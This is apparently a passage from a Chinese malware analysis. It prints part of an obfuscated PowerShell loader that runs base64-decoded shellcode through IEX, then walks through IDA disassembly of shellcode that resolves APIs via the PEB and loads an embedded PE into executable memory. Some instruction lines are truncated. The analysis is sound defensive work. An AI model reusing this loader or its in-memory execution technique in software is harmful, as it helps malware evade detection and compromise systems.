[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll WaitForSingleObject), (func_get_delegate_type @([IntPtr], [Int32]))
'@↓
If ([IntPtr]::size -eq 8) {↓
        &("{0}{1}"-f's','tart-job') { param($[a]) &("{0}{1}"-f'IE','X') $[a] } -RunAs32 -Argument ${DO it} | &("{1}{0}"-f'b','wait-jo') | &("{2}{0}{1}" -f 'ceive','-Job','Re')↓
}↓
else {↓
        &("{0}{1}" -f'I','EX') ${D`oit}↓
}↓
```


该脚本的功能主要是把 var_code 的数据经过 Base64 解密后在内存中执行，var_code 解密后其实为一段 shellcode。首先它会通过 call/pop 指令序列获取到后面所附加数据的地址，数据起始在 0xf63+0x0a 处，头部的前两个字节为 0×4567，地址存在 ebp-0×68 中，如下图：




```
seg000:00000000                          loc_0:                                   ; DATA XREF: sub_2412+D↓r
seg000:00000000                                                                   ; sub_2412+26↓w ...
seg000:00000000 55                                       push    ebp
seg000:00000001 8B EC                                    mov     ebp, esp
seg000:00000003 81 EC E8 03 00 00                        sub     esp, 3E8h
seg000:00000009 56                                       push    esi
seg000:0000000A 57                                       push    edi
seg000:0000000B C7 45 80 00 00 00 00                     mov     dword ptr [ebp-80h], 0
seg000:00000012 C7 45 98 00 00 00 00                     mov     dword ptr [ebp-68h], 0
seg000:00000019 E8 45 0F 00 00                           call    sub_F63
seg000:0000001E
seg000:0000001E                          loc_1E:
seg000:0000001E 83 C0 0A                                 add     eax, 0Ah
seg000:00000021 89 45 98                                 mov     [ebp-68h
seg000:00000024
seg000:00000024                          loc_24:
seg000:00000024 B8 68 00 00 00                           mov     eax, 68h
seg000:00000029 66 89 85 84 FE FF FF                     mov     [ebp-17C
seg000:00000030
seg000:00000030                          loc_30:
seg000:00000030
seg000:00000030 B9 65 00 00 00                           mov     ecx, 65h
seg000:00000035 66 89 8D 86 FE FF FF                     mov     [ebp-17A
seg000:0000003C
seg000:0000003C                          loc_3C:
seg000:0000003C
seg000:0000003C BA 72 00 00 00                           mov     edx, 72h
seg000:00000041
seg000:00000041                          loc_41:
seg000:00000041 66 89 95 88 FE FF FF                     mov     [ebp-178
seg000:00000048
seg000:00000048                          loc_48:
seg000:00000048 B8 6E 00 00 00                           mov     eax, 6Eh
seg000:0000004D 66 89 85 8A FE FF FF                     mov     [ebp-176
seg000:00000054 B9 65 00 00 00                           mov     ecx, 65h
seg000:00000059 66 89 8D 8C FE FF FF                     mov     [ebp-174
seg000:00000060 BA 6C 00 00 00                           mov     edx, 6Ch
seg000:00000065
seg000:00000065                          loc_65:
```

```
; =============== S U B R O U T I N E =======================================

sub_F63         proc near               ; CODE XREF: seg000:00000019↑p
                call    $+5
                pop     eax
                retn
sub_F63         endp

; ---------------------------------------------------------------------------

loc_F6A:                                ; CODE XREF: seg000:00000F61↑j
                pop     edi
                pop     esi
                mov     esp, ebp
                pop     ebp
                retn
; ---------------------------------------------------------------------------
                db 55h
                db 8Bh
                dw 4567h
                db 90h
                db 0
                db    3
                align 4
                db 0
                db    0
```


通过 PEB 获取 kernel32 基址，然后获得 GetProcAddress 的地址：




```
seg000:000000BD C7 85 AC FE FF FF 00 00+             mov     dword ptr [ebp-154h], 0
seg000:000000C7 64 8B 0D 30 00 00 00                 mov     ecx, dword ptr fs:loc_30 ; 获取PEB结构
seg000:000000CE 89 8D 78 FE FF FF                    mov     [ebp-188h], ecx
seg000:000000D4 8B 95 78 FE FF FF                    mov     edx, [ebp-188h]
seg000:000000DA 8B 42 0C                             mov     eax, [edx+0Ch]
seg000:000000DD 89 85 54 FE FF FF                    mov     [ebp-1ACh], eax
seg000:000000E3 8B 8D 54 FE FF FF                    mov     ecx, [ebp-1ACh]
seg000:000000E9 83 C1 0C                             add     ecx, 0Ch
seg000:000000EC
seg000:000000EC                         loc_EC:                              ; DATA XREF: seg000:00000FAE↓o
seg000:000000EC 89 8D B4 FE FF FF                    mov     [ebp-14Ch], ecx
seg000:000000F2 8B 95 B4 FE FF FF                    mov     edx, [ebp-14Ch]
seg000:000000F8 8B 02                                mov     eax, [edx]
seg000:000000FA 89 45 88                             mov     [ebp-78h], eax
seg000:000000FD
seg000:000000FD                         loc_FD:                              ; CODE XREF: seg000:000002D6↓j
seg000:000000FD 8B 4D 88                             mov     ecx, [ebp-78h]
seg000:00000100 3B 8D B4 FE FF FF                    cmp     ecx, [ebp-14Ch]
seg000:00000106 0F 84 CF 01 00 00                    jz      loc_2DB
seg000:0000010C 8B 55 88                             mov     edx, [ebp-78h]
seg000:0000010F 89 95 74 FF FF FF                    mov     [ebp-8Ch], edx
seg000:00000115 8B 85 74 FF FF FF                    mov     eax, [ebp-8Ch]
seg000:0000011B 0F B7 48 2C                          movzx   ecx, word ptr [eax+2Ch]
seg000:0000011F D1 E9                                shr     ecx, 1
seg000:00000121 81 F9 03 01 00 00                    cmp     ecx, 103h
seg000:00000127 76 0C                                jbe     short loc_135
seg000:00000129 C7 85 C4 FE FF FF 03 01+             mov     dword ptr [ebp-13Ch], 103h
seg000:00000133 EB 12                                jmp     short loc_147
```




```
seg000:000002DB 8B 95 AC FE FF FF          mov     edx, [ebp-154h]
seg000:000002E1 89 55 A8                   mov     [ebp-58h], edx
seg000:000002E4 C6 85 30 FF FF FF 47       mov     byte ptr [ebp-0D0h], 47h ; 'G'
seg000:000002EB C6 85 31 FF FF FF 65       mov     byte ptr [ebp-0CFh], 65h ; 'e'
seg000:000002F2 C6 85 32 FF FF FF 74       mov     byte ptr [ebp-0CEh], 74h ; 't'
seg000:000002F9 C6 85 33 FF FF FF 50       mov     byte ptr [ebp-0CDh], 50h ; 'P'
seg000:00000300 C6 85 34 FF FF FF 72       mov     byte ptr [ebp-0CCh], 72h ; 'r'
seg000:00000307 C6 85 35 FF FF FF 6F       mov     byte ptr [ebp-0CBh], 6Fh ; 'o'
seg000:0000030E C6 85 36 FF FF FF 63       mov     byte ptr [ebp-0CAh], 63h ; 'c'
seg000:00000315 C6 85 37 FF FF FF 41       mov     byte ptr [ebp-0C9h], 41h ; 'A'
seg000:0000031C C6 85 38 FF FF FF 64       mov     byte ptr [ebp-0C8h], 64h ; 'd'
seg000:00000323 C6 85 39 FF FF FF 64       mov     byte ptr [ebp-0C7h], 64h ; 'd'
seg000:0000032A C6 85 3A FF FF FF 72       mov     byte ptr [ebp-0C6h], 72h ; 'r'
seg000:00000331 C6 85 3B FF FF FF 65       mov     byte ptr [ebp-0C5h], 65h ; 'e'
seg000:00000338 C6 85 3C FF FF FF 73       mov     byte ptr [ebp-0C4h], 73h ; 's'
seg000:0000033F C6 85 3D FF FF FF 73       mov     byte ptr [ebp-0C3h], 73h ; 's'
seg000:00000346 C6 85 3E FF FF FF 00       mov     byte ptr [ebp-0C2h], 0
seg000:0000034D 8B 45 A8                   mov     eax, [ebp-58h]
seg000:00000350 89 45 B0                   mov     [ebp-50h], eax
seg000:00000353 C7 45 84 FF FF FF FF       mov     dword ptr [ebp-7Ch], 0FFFFFFFFh
seg000:0000035A 8B 4D A8                   mov     ecx, [ebp-58h]
seg000:0000035D 89 8D 0C FF FF FF          mov     [ebp-0F4h], ecx
seg000:00000363 8B 95 0C FF FF FF          mov     edx, [ebp-0F4h]
seg000:00000369 89 95 28 FE FF FF          mov     [ebp-1D8h], edx
seg000:0000036F 8B 85 0C FF FF FF          mov     eax, [ebp-0F4h]
seg000:00000375 8B 8D 0C FF FF FF          mov     ecx, [ebp-0F4h]
seg000:0000037B 03 48 3C                   add     ecx, [eax+3Ch]
seg000:0000037E 89 8D 44 FE FF FF          mov     [ebp-1BCh], ecx
seg000:00000384 BA 08 00 00 00             mov     edx, 8
seg000:00000389 6B C2 00                   imul    eax, edx, 0
seg000:0000038C 8B 8D 44 FE FF FF          mov     ecx, [ebp-1BCh]
seg000:00000392 8D 54 01 78                lea     edx, [ecx+eax+78h]
seg000:00000396 89 95 CC FE FF FF          mov     [ebp-134h], edx
seg000:0000039C 8B 85 CC FE FF FF          mov     eax, [ebp-134h]
seg000:000003A2 83 78 04 00                cmp     dword ptr [eax+4], 0
seg000:000003A6 75 0C                      jnz     short loc_3B4
seg000:000003A8 C7 45 F4 00 00 00 00       mov     dword ptr [ebp-0Ch], 0
seg000:000003AF E9 16 02 00 00             jmp     loc_5CA
```



```
seg000:0000046A BA 01 00 00 00       mov     edx, 1
seg000:0000046F 6B C2 00             imul    eax, edx, 0
seg000:00000472 8B 4D D4             mov     ecx, [ebp-2Ch]
seg000:00000475 0F BE 14 01          movsx   edx, byte ptr [ecx+eax]
seg000:00000479 85 D2                test    edx, edx
seg000:0000047B 0F 84 F5 00 00 00    jz      loc_576
seg000:00000481 B8 01 00 00 00       mov     eax, 1
seg000:00000486 6B C8 00             imul    ecx, eax, 0
seg000:00000489 8B 55 D4             mov     edx, [ebp-2Ch]
seg000:0000048C 0F BE 04 0A          movsx   eax, byte ptr [edx+ecx]
seg000:00000490 83 F8 41             cmp     eax, 41h ; 'A'
seg000:00000493 7C 2E                jl      short loc_4C3
seg000:00000495 B9 01 00 00 00       mov     ecx, 1
seg000:0000049A 6B D1 00             imul    edx, ecx, 0
seg000:0000049D 8B 45 D4             mov     eax, [ebp-2Ch]
seg000:000004A0 0F BE 0C 10          movsx   ecx, byte ptr [eax+edx]
seg000:000004A4 83 F9 5A             cmp     ecx, 5Ah ; 'Z'
seg000:000004A7 7F 1A                jg      short loc_4C3
seg000:000004A9 BA 01 00 00 00       mov     edx, 1
seg000:000004AE 6B C2 00             imul    eax, edx, 0
seg000:000004B1 8B 4D D4             mov     ecx, [ebp-2Ch]
seg000:000004B4 0F BE 14 01          movsx   edx, byte ptr [ecx+eax]
seg000:000004B8 83 C2 20             add     edx, 20h ; ' '
seg000:000004BB 89 95 E8 FE FF FF    mov     [ebp-118h], edx
seg000:000004C1 EB 15                jmp     short loc_4D8
```



```
seg000:000004D8                               loc_4D8:                              ; CODE XREF: seg000:000004C1↑
seg000:000004D8 8A 8D E8 FE FF FF                        mov     cl, [ebp-118h]
seg000:000004DE 88 4D ED                                 mov     [ebp-13h], cl
seg000:000004E1 BA 01 00 00 00                           mov     edx, 1
seg000:000004E6 6B C2 00                                 imul    eax, edx, 0
seg000:000004E9 8B 4D B4                                 mov     ecx, [ebp-4Ch]
seg000:000004EC 0F BE 14 01                              movsx   edx, byte ptr [ecx+eax]
seg000:000004F0 83 FA 41                                 cmp     edx, 41h ; 'A'
seg000:000004F3 7C 2E                                    jl      short loc_523
seg000:000004F5 B8 01 00 00 00                           mov     eax, 1
seg000:000004FA 6B C8 00                                 imul    ecx, eax, 0
seg000:000004FD 8B 55 B4                                 mov     edx, [ebp-4Ch]
seg000:00000500 0F BE 04 0A                              movsx   eax, byte ptr [edx+ecx]
seg000:00000504 83 F8 5A                                 cmp     eax, 5Ah ; 'Z'
seg000:00000507 7F 1A                                    jg      short loc_523
seg000:00000509 B9 01 00 00 00                           mov     ecx, 1
seg000:0000050E 6B D1 00                                 imul    edx, ecx, 0
seg000:00000511 8B 45 B4                                 mov     eax, [ebp-4Ch]
seg000:00000514 0F BE 0C 10                              movsx   ecx, byte ptr [eax+edx]
seg000:00000518 83 C1 20                                 add     ecx, 20h ; ' '
seg000:0000051B 89 8D C0 FE FF FF                        mov     [ebp-140h], ecx
seg000:00000521 EB 15                                    jmp     short loc_538
```




```
seg000:00000538                               loc_538:                              ; CODE XREF: seg000:00000521↑j
seg000:00000538 8A 85 C0 FE FF FF                        mov     al, [ebp-140h]
seg000:0000053E 88 45 EF                                 mov     [ebp-11h], al
seg000:00000541 0F BE 4D ED                              movsx   ecx, byte ptr [ebp-13h]
seg000:00000545 0F BE 55 EF                              movsx   edx, byte ptr [ebp-11h]
seg000:00000549 3B CA                                    cmp     ecx, edx        ; 比较
seg000:0000054B 74 12                                    jz      short loc_55F
seg000:0000054D 0F BE 45 ED                              movsx   eax, byte ptr [ebp-13h]
seg000:00000551 0F BE 4D EF                              movsx   ecx, byte ptr [ebp-11h]
seg000:00000555 2B C1                                    sub     eax, ecx
seg000:00000557 89 85 E0 FE FF FF                        mov     [ebp-120h], eax
seg000:0000055D EB 17                                    jmp     short loc_576
```

之后通过 GetProcAddress 获取一些 API 的地址。

获取的 API 包括：

```
VirtualAlloc

VirtualFree

LoadLibraryA

Sleep
```




```
seg000:000005CA                                              ; seg000:000003DB↑j ...
seg000:000005CA 8B 45 F4              mov     eax, [ebp-0Ch]
seg000:000005CD 89 85 04 FF FF FF     mov     [ebp-0FCh], eax ; GetProcAddress
seg000:000005D3 C6 85 40 FF FF FF 56  mov     byte ptr [ebp-0C0h], 56h ; 'V'
seg000:000005DA C6 85 41 FF FF FF 69  mov     byte ptr [ebp-0BFh], 69h ; 'i'
seg000:000005E1 C6 85 42 FF FF FF 72  mov     byte ptr [ebp-0BEh], 72h ; 'r'
seg000:000005E8 C6 85 43 FF FF FF 74  mov     byte ptr [ebp-0BDh], 74h ; 't'
seg000:000005EF C6 85 44 FF FF FF 75  mov     byte ptr [ebp-0BCh], 75h ; 'u'
seg000:000005F6 C6 85 45 FF FF FF 61  mov     byte ptr [ebp-0BBh], 61h ; 'a'
seg000:000005FD C6 85 46 FF FF FF 6C  mov     byte ptr [ebp-0BAh], 6Ch ; 'l'
seg000:00000604 C6 85 47 FF FF FF 41  mov     byte ptr [ebp-0B9h], 41h ; 'A'
seg000:0000060B C6 85 48 FF FF FF 6C  mov     byte ptr [ebp-0B8h], 6Ch ; 'l'
seg000:00000612 C6 85 49 FF FF FF 6C  mov     byte ptr [ebp-0B7h], 6Ch ; 'l'
seg000:00000619 C6 85 4A FF FF FF 6F  mov     byte ptr [ebp-0B6h], 6Fh ; 'o'
seg000:00000620 C6 85 4B FF FF FF 63  mov     byte ptr [ebp-0B5h], 63h ; 'c'
seg000:00000627 C6 85 4C FF FF FF 00  mov     byte ptr [ebp-0B4h], 0
seg000:0000062E 8D 8D 40 FF FF FF     lea     ecx, [ebp-0C0h]
seg000:00000634 51                    push    ecx
seg000:00000635 8B 55 A8              mov     edx, [ebp-58h]
seg000:00000638 52                    push    edx
seg000:00000639 FF 95 04 FF FF FF     call    dword ptr [ebp-0FCh] ; GetProcAddress
seg000:0000063F 89 45 F4              mov     [ebp-0Ch], eax
seg000:00000642 8B 45 F4              mov     eax, [ebp-0Ch]
seg000:00000645 89 85 F8 FE FF FF     mov     [ebp-108h], eax
seg000:0000064B C6 85 60 FF FF FF 56  mov     byte ptr [ebp-0A0h], 56h ; 'V'
seg000:00000652 C6 85 61 FF FF FF 69  mov     byte ptr [ebp-9Fh], 69h ; 'i'
seg000:00000659 C6 85 62 FF FF FF 72  mov     byte ptr [ebp-9Eh], 72h ; 'r'
seg000:00000660 C6 85 63 FF FF FF 74  mov     byte ptr [ebp-9Dh], 74h ; 't'
seg000:00000667 C6 85 64 FF FF FF 75  mov     byte ptr [ebp-9Ch], 75h ; 'u'
seg000:0000066E C6 85 65 FF FF FF 61  mov     byte ptr [ebp-9Bh], 61h ; 'a'
seg000:00000675 C6 85 66 FF FF FF 6C  mov     byte ptr [ebp-9Ah], 6Ch ; 'l'
seg000:0000067C C6 85 67 FF FF FF 46  mov     byte ptr [ebp-99h], 46h ; 'F'
seg000:00000683 C6 85 68 FF FF FF 72  mov     byte ptr [ebp-98h], 72h ; 'r'
seg000:0000068A C6 85 69 FF FF FF 65  mov     byte ptr [ebp-97h], 65h ; 'e'
seg000:00000691 C6 85 6A FF FF FF 65  mov     byte ptr [ebp-96h], 65h ; 'e'
seg000:00000698 C6 85 6B FF FF FF 00  mov     byte ptr [ebp-95h], 0
```

获取系统调用地址完成后，Shellcode 先判断所附加数据的前 2 个字节是否为 0×4567 来确认是否为自己构造的文件，如果是则继续执行：


接下来会调用 VirtualAlloc 申请一片可执行的内存，并把后面附带的 PE 文件分别复制到该内存中：

PE 在内存中初始化完毕，这里就开始执行 PE 入口代码：




```
seg000:00000ECA 0F B6 4D FE           movzx   ecx, byte ptr [ebp-2]
seg000:00000ECE 85 C9                 test    ecx, ecx
seg000:00000ED0 74 7E                 jz      short loc_F50
seg000:00000ED2 8B 55 F8              mov     edx, [ebp-8]
seg000:00000ED5 89 95 30 FE FF FF     mov     [ebp-1D0h], edx
